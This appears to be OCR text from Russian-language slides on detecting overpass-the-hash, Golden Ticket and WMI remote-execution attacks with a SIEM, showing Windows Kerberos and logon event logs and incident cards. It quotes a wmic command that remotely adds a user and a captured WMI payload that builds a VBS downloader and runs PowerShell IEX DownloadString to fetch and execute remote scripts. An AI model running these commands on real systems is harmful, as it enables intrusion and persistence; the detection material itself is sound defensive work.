
event_src.asset	(w-user-02.ptlab.ru)
-----------------	----------------------

- Задачи
- События
- Активы и сети
- Атакующие активы
- Комментарии

Время	Событие	
14 марта 13:57	Обнаружена атака overpass-the-hash. Пользователь user запустил процесс с...	
14 марта 13:57	Пользователь user создал новый процесс "mimikatz.exe" на узле w-user-02.ptl...	
14 марта 13:57	Пользователь w-user-02\$ создал новый процесс "cmd.exe" на узле w-user-02....	


Открыть «События»

Overpass-the-Hash PT Network Attack Discovery Detection



Использование хеша пользователя krbtgt для создания Golden Ticket (GT)

1. Клиент генерирует GT
2. Получает TGS на *любой* нужный ему ресурс на неограниченное время
3. Беспрепятственно обращается к ресурсу



4768 TGT was granted

Event Properties - Event 4768, Microsoft Windows security audit...

GeneralDetails

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name:admin
Supplied Realm Name:i2
User ID:I2\admin

Service Information:

Service Name:krbtgt
Service ID:I2\krbtgt

Network Information:

Client Address:::ffff:192.168.133.130
Client Port:49219

Additional Information:

Ticket Options:0x40810010
Result Code:0x0
Ticket Encryption Type:0x12
Pre-Authentication Type:2

Certificate Information:

Certificate Issuer Name:

Log Name:Security
Source:Microsoft Windows security audit
Event ID:4768
Level:Information
User:N/A
OpCode:Info
More Information:[Event Log Online](#)

Logged:3/13/2018 11:55:44
Task Category:Kerberos Authentication
Keywords:Audit Success
Computer:2012r2-dc.i2.ru

4769 TGS was granted

Event Properties - Event 4769, Microsoft Windows security audit...

GeneralDetails

A Kerberos service ticket was requested.

Account Information:

Account Name:admin@I2.RU
Account Domain:I2.RU
Logon GUID:{b06f73a9-cf53-5f77-27e1-a877e00666f8}

Service Information:

Service Name:krbtgt
Service ID:I2\krbtgt

Network Information:

Client Address:::ffff:192.168.133.130
Client Port:49227

Additional Information:

Ticket Options:0x60810010
Ticket Encryption Type:0x12
Failure Code:0x0
Transited Services:-

This event is generated every time access is requested to a resource such as

Log Name:Security
Source:Microsoft Windows security audit
Event ID:4769
Level:Information
User:N/A
OpCode:Info
More Information:[Event Log Online](#)

Logged:3/13/2018 11:57:03
Task Category:Kerberos Service Ticket
Keywords:Audit Success
Computer:2012r2-dc.i2.ru

INC-153

Golden_ticket_detection

Потенциальная атака golden ticket. Обнаружена выдача TGS, но не найден TGT, выданный ранее для пользователя user на узле 10.125.4.11

Содержит данные об 1 срабатывании правила корреляции Golden_ticket_detection

Параметры

Категория	Не определена
Тип	Не определен
Влияние	
Расположение	

Статус

Критичность	↑ Высокая
Статус	🔒 Новый
Ответственный	Не назначен
Автор	
Источник инцидента	SIEM
Обнаружен	Сегодня в 02:19
Создан	Сегодня в 02:19
Последнее изменение	Изменено: Описание, Дата обнаружения, События, Критичность, Тип сегодня, 02:19



Задачи

События

Активы и сети


Атакующие активы

Комментарии

Время	Событие
14 марта 02:19	На узле s-ad-001.ptlab.ru службой Kerberos выдан сеансовый билет (TGS) для... 
14 марта 02:19	Потенциальная атака golden ticket. Обнаружена выдача TGS, но не найден Т... 

Открыть «События»

Golden Ticket PT Network Attack Discovery Detection



Удаленное выполнение команд через WMI

```
C:\Users\user>wmic /NODE:10.0.0.1 /user:administrator /password:1qaz!@WSX process call create "net user /add test444 P@ssw0rd"
Идет выполнение (Win32_Process)->Create()
Метод успешно вызван.
Параметры вывода:
instance of __PARAMETERS
{
    ProcessId = 4316;
    ReturnValue = 0;
};
```

Logon Event ID 4624

An account was successfully logged on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Information:

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	DESKTOP-EDQLUKH\Administrator
Account Name:	Administrator
Account Domain:	DESKTOP-EDQLUKH
Logon ID:	0x15BBF7
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	DESKTOP-EDQLUKH
Source Network Address:	10.0.1.14
Source Port:	54913

4688 with command line

Event Properties - Event 4688, Microsoft Windows security auditing.

General Details

Security ID: NETWORK SERVICE
Account Name: DESKTOP-EDQLUKH\$
Account Domain: WORKGROUP
Logon ID: 0x3E4

Target Subject:

Security ID:	NULL SID
Account Name:	Administrator
Account Domain:	DESKTOP-EDQLUKH
Logon ID:	0x15BBF7

Process Information:

New Process ID:	0x10dc
New Process Name:	C:\Windows\System32\net.exe
Token Elevation Type:	%%1936
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0xd20
Creator Process Name:	C:\Windows\System32\wbem\WmiPrivSE.exe
Process Command Line:	net user /add test444 P@ssw0rd

```
0..2..3..8..9..21.....Implemented.....__$.....$.e
$......ValueMap.....N$.Q$.T$.W$.Z$.]$..a$.0..2..3..8..9..21.....Implemented.....
.....]5-$.%.....0...".....t.....D.....V.8...,M.r..0.^V....User
.....
...Win.3.2..P.r.o.c.e.s.s..User.....c.r.e.a.t.e.....b...b...MEOW.....s...M...K...E:.....K...$....
2...xV4.*.....S.....
.....*.....s...v.....__PARAMETERS..abstract.....CommandLine..string....
.....
.....7...In.....
.....7...^.....Win32API|Process and Thread Functions|lpCommandLine ..MappingStrings.....)....
.....7...^.....ID.....6...
.....Y...^.....string.....CurrentDirectory..string.....
.....In.....
.....Win32API|Process and Thread Functions|CreateProcess|lpCurrentDirectory
..MappingStrings.....)....
.....+.....ID.....6...
.....+.....r.....string.
.....ProcessStartupInformation..object.
.....
.....In.
.....
.....L....WMI|Win32_ProcessStartup..MappingStrings.
.....)....
.....f.....D....ID.
.....6...
.....f.....
..D.....object:Win32_ProcessStartup.....
.....
.....<.....__PARAMETERS..cmd /v:on /c for /f "tokens=2 delims=[ " %1 in ('ver') do (set a=%1)&if !
a:~1==5 (@echo on error resume next>%windir%\11.vbs&@echo Set ox=CreateObject^("MSXML2.XMLHTTP")>>%windir%\11.vbs&@echo ox.open
"GET", "http://info.vbs", false>>%windir%\11.vbs&@echo ox.send^(^)>>%windir%\11.vbs&@echo If ox.Status=200 Then>>%windir%\11.vbs&@echo
Set oas=CreateObject^("ADODB.Stream")>>%windir%\11.vbs&@echo oas.Open>>%windir%\11.vbs&@echo oas.Type=1 >>%windir%\11.vbs&@echo
oas.Write ox.ResponseBody>>%windir%\11.vbs&@echo oas.SaveToFile "%windir%\info.vbs",2 >>%windir%\11.vbs&@echo oas.Close>>%windir%
\11.vbs&@echo End if>>%windir%\11.vbs&@echo Set os=CreateObject^("WScript.Shell")>>%windir%\11.vbs&@echo os.Exec^("cscript.exe
%windir%\info.vbs")>>%windir%\11.vbs&cscript.exe %windir%\11.vbs) else (powershell "if(!([string](Get-WMIObject -Namespace root
\Subscription -Class __FilterToConsumerBinding)).contains('SCM Event Filter')) {if((Get-WmiObject
Win32_OperatingSystem).osarchitecture.contains('64')){IEX(New-Object Net.WebClient).DownloadString('http://info6.ps1')}else{IEX(New-
Object Net.WebClient).DownloadString('http://info3.ps1')}}").....
.....m;.....e...e...MEOW.....s...M...K...E:.....K...$....
5...xV4.-.....*...
4.....__PARAMETERS..abstract.....ProcessId..uint32.....
.....5...Out.....
.....5...\.....Win32API|Process and Thread Functions|CreateProcess|lpProcessInformation|
dwProcessId..MappingStrings.....)....
.....5...\.....ID.....6...
```

INC-210
WMIC_execution

Обнаружено удаленное выполнение команды пользователем admin с узла 192.168.133.132 на узле win10.I2.ru

Содержит данные об 1 срабатывании правила корреляции
WMIC_execution

Параметры

Категория	Не определена
Тип	Не определен
Влияние	
Расположение	

Статус

Критичность	↑ Высокая
Статус	🔍 Новый
Ответственный	Не назначен
Автор	
Источник инцидента	SIEM
Обнаружен	Сегодня в 12:42
Создан	Сегодня в 14:03
Последнее изменение	Изменено: Описание, Д События, Критичность сегодня, 14:03

» 14.03.2018 12:42:46

Пользователь win10\$ создал новый процесс "calc.exe" на узле win10.I2.ru

object.id	0x1154
object.type	elevated
object.path	C:\Windows\System32\calc.exe

Параметры взаимодействия

importance	info
action	start
status	success

Дополнительная информация


datafield1	0x3e4
datafield2	0xbcc
datafield3	C:\Windows\System32\wbem\WmiPrvSE.exe
datafield4	WmiPrvSE.exe
datafield5	calc
count	1
msgid	4688

Задачи События Активы и сети Атакующие активы Комментарии

Время	Событие	
14 марта 12:42	Обнаружено удаленное выполнение команды пользователем admin с узла 1...	🔍
14 марта 12:42	Пользователь admin осуществил успешный вход в систему на узле win10.I2.r...	🔍
14 марта 12:42	Пользователь win10\$ создал новый процесс "calc.exe" на узле win10.I2.ru	🔍

Открыть «События»

WMI Remote PT Network Attack Discovery Detection



- ❖ Сложные и длинные (>25) пароли для сервисных учетных записей
 - Anti-Kerberoasting
